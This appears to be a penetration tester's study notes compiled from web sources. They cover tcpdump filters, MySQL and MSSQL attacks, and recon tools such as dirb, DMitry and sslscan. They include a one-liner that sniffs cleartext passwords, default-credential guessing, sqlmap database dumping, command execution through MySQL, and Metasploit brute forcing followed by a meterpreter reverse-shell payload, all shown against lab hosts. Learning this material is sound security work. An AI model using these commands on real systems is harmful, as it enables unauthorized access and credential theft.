tcpdump 'tcp[tcpflags] == tcp-psh'
```

Isolate TCP FIN flags.

```
tcpdump 'tcp[13] & 1!=0'
```

```
tcpdump 'tcp[tcpflags] == tcp-fin'
```

Everyday Recipe Examples

Because tcpdump can output content in ASCII, you can use it to search for cleartext content using other command-line tools like `grep`.

Finally, now that we the theory out of the way, here are a number of quick recipes you can use for catching various kinds of traffic.

both syn and rst set

```
tcpdump 'tcp[13] = 6'
```

find http user agents

The `-l` switch lets you see the traffic as you're capturing it, and helps when sending to commands like `grep`.

```
tcpdump -vvAls0 | grep 'User-Agent:'
```

cleartext get requests

```
tcpdump -vvAls0 | grep 'GET'
```

find http host headers

```
tcpdump -vvAls0 | grep 'Host:'
```

find http cookies

```
tcpdump -vvAls0 | grep 'Set-Cookie|Host:|Cookie:'
```

find ssh connections

This one works regardless of what port the connection comes in on, because it’s getting the banner response.

```
tcpdump 'tcp[(tcp[12]>>2):4] = 0x5353482D'
```

find dns traffic

```
tcpdump -vvAs0 port 53
```

find ftp traffic

```
tcpdump -vvAs0 port ftp or ftp-data
```

find ntp traffic

```
tcpdump -vvAs0 port 123
```

find cleartext passwords

```
tcpdump port http or port ftp or port smtp or port imap or port pop3 or port telnet -lA | egrep -i -B5 'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd=|password=|pass:|user:|username:|password:|login:|pass |user '
```

find traffic with evil bit

There’s a bit in the IP header that never gets set by legitimate applications, which we call the “Evil Bit”. Here’s a fun filter to find packets where it’s been toggled.

```
tcpdump 'ip[6] & 128 != 0'
```

From <https://danielmiessler.com/study/tcpdump/#passwords>

MySQL

Saturday, January 5, 2019 1:14 AM

Port 3306 - MySQL
Always test the following:
Username: root
Password: root

```
mysql --host=192.168.1.101 -u root -p
mysql -h <Hostname> -u root
mysql -h <Hostname> -u root@localhost
mysql -h <Hostname> -u ""@localhost
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to
connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

Configuration files

```
cat /etc/my.cnf
```

http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html

Mysql-commands cheat sheet
`http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html`

Uploading a shell

```
You can also use mysql to upload a shell
```

Escalating privileges
If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:
https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

Finding passwords to mysql
You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the databse and see what users and passwords that are available. Maybe someone is resuing a password?
So the first step is to find the login-credencials for the database. Those are usually found in some configuration-file oon the web-server. For example, in

joomla they are found in:
`/var/www/html/configuration.php`
In that file you find the

```
<?php
class JConfig {
    var $mailfrom = 'admin@rainng.com';
    var $fromname = 'testuser';
    var $sendmail = '/usr/sbin/sendmail';
    var $password = 'myPassowrd1234';
    var $sitename = 'test';
    var $MetaDesc = 'Joomla! - the dynamic portal engine and 
content management system';
    var $MetaKeys = 'joomla, Joomla';
    var $offline_message = 'This site is down for maintenance. 
Please check back again soon.';
    }
```

Mysql

- nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 $ip -p 3306
- Nmap scan

```
nmap -sV -Pn -vv -script=mysql* $ip -p 3306
```

- Vuln scanning:

```
sqlmap -u 'http://$ip/login-off.asp' --method POST  --data 
'txtLoginID=admin&txtPassword=aa&cmdSubmit=Login' --all --dump-all
```

- If Mysql is running as root and you have access, you can run commands:

```
mysql> select do_system('id');
mysql> \! sh
```

MsSql

- Enumerate MSSQL Servers on the network

```
msf > use auxiliary/scanner/mssql/mssql_ping
nmap -sU --script=ms-sql-info $ip
```

- Bruteforce MsSql

```
msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

- Gain shell using gathered credentials

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

- Log in to a MsSql server:

```
# root@kali:~/dirsearch# cat ../.freetds.conf
[someserver]
host = $ip
port = 1433
```

```
tds version = 8.0
user=sa

root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME
```

Attacking MSSQL with Metasploit

[>] Enumerate MSSQL Servers on the network:

```
msf > use auxiliary/scanner/mssql/mssql_ping
nmap -sU --script=ms-sql-info 192.168.1.108 192.168.1.156
```
Discover more servers using "Browse for More" via Microsoft SQL Server Management Studio.

[>] Bruteforce MSSQL Database:

```
msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

[>] Enumerate MSSQL Database:

```
msf > use auxiliary/admin/mssql/mssql_enum
```

[>] Gain shell using gathered credentials

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

We can use NMAP NSE mysql scripts to enumerate.

```
root@kali:/usr/share/nmap/scripts# ls -l mysql*

-rw-r–r– 1 root root 6634 May 15 06:31 mysql-audit.nse

-rw-r–r– 1 root root 2977 May 15 06:31 mysql-brute.nse

-rw-r–r– 1 root root 2945 May 15 06:31 mysql-databases.nse

-rw-r–r– 1 root root 3263 May 15 06:31 mysql-dump-hashes.nse

-rw-r–r– 1 root root 2020 May 15 06:31 mysql-empty-password.nse

-rw-r–r– 1 root root 3447 May 15 06:31 mysql-enum.nse

-rw-r–r– 1 root root 3482 May 15 06:31 mysql-info.nse

-rw-r–r– 1 root root 3714 May 15 06:31 mysql-query.nse
```

```
-rw-r–r– 1 root root 2811 May 15 06:31 mysql-users.nse

-rw-r–r– 1 root root 3265 May 15 06:31 mysql-variables.nse

-rw-r–r– 1 root root 6977 May 15 06:31 mysql-vuln-cve2012-2122.nse
```

Dirb

Saturday, January 5, 2019 1:23 AM

The dirb tool
The dirb tool is a well-known tool that can be used to brute force open directories. Although it is generally slow and does not support multi-threading, it is still a great way to find directories/subdirectories that may have been left open due to a misconfiguration.
How to do it...
Type the following command to fire up the tool:
dirb https://domain.com
The following screenshot shows the output of the preceding command:
There are other options in dirb, as well, that come in handy:
-a: to specify a user agent
-c: to specify a cookie
-H: to enter a custom header
-X: to specify the file extension

dirbuster

Saturday, January 5, 2019 1:23 AM

gobuster

Saturday, January 5, 2019 1:23 AM

Dmitry

Saturday, January 5, 2019 1:24 AM


Performing deep magic with DMitry
The Deepmagic Information Gathering Tool (DMitry) is a command-line tool open source application coded in C. It has the capability of gathering subdomains, email addresses, whois info, and so on, about a target.
How to do it...
To learn about DMitry, follow the given steps:
1. We use a simple command:
dmitry -h
The following screenshot shows the output of the preceding command:
2. Next, we try performing an email, whois, TCP port scan, and subdomain search by using the following:
dmitry -s -e -w -p domain.com
The following screenshot shows the output of the preceding command:

Dmitry

DMitry (Deepmagic Information Gathering Tool) is a UNIX/(GNU)Linux Command Line Application coded in C. DMitry has the ability to gather as much information as possible about a host. Base functionality is able to gather possible subdomains, email addresses, uptime information, tcp port scan, whois lookups, and more.
Dmitry –**b** is use for banner grabbing for all open ports; Type following command to grab **SSH banner** of remote PC.

```
dmitry -b 192.168.1.106
```

From screenshot you can see it has shown banner for open port **21, 22, 23** and **25**.
In this way Attacker can grab the services and their version for open ports on remote PC



```
root@kali:~# dmitry -b 192.168.1.106
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Error: No '-p' flag passed with TTL, assuming -p
ERROR: Unable to locate Host Name for 192.168.1.106
Continuing with limited modules
HostIP:192.168.1.106
HostName:

Gathered TCP Port information for 192.168.1.106
---------------------------------


 Port           State

21/tcp          open
>> 220 (vsFTPd 2.3.4)

22/tcp          open
>> SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

23/tcp          open
>> ������ ��#��'
25/tcp          open
>> 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

From <https://www.hackingarticles.in/5-ways-banner-grabbing/>

SSL

Saturday, January 5, 2019 1:24 AM

Hunting for SSL flaws
Most of the web applications today use SSL to communicate with the server. The sslscan is a great tool to check SSL for flaws or misconfigurations.
How to do it...
To learn about sslscan follow the given steps:
1. We will look at the help manual to see the various options the tool has:
sslscan -h
The following screenshot shows the output of the preceding command:
2. To run the tool against a host we type the following:
sslscan host.com:port

Exploitation
TLSSLed is also an alternative we can use in Kali to perform checks on SSL.
Exploring connections with intrace
The intrace tool is a great tool to enumerate IP hops on existing TCP connections. It can be useful for firewall bypassing and gathering more information about a network.
How to do it...
Run the following command:
intrace -h hostname.com -p port -s sizeofpacket

WhatWeb

Saturday, January 5, 2019 1:25 AM

WhatWeb.
How to do it...
The use of whatweb can be done as follows:
1. The tool can be launched by using the following command:
whatweb
The following screenshot shows the output of the preceding command:

2. The domain name can be given as a parameter, or multiple domain names can be entered by using a --input-file argument:
whatweb hostname.com
The following screenshot shows the output of the preceding command:

yuki

Saturday, January 5, 2019 1:27 AM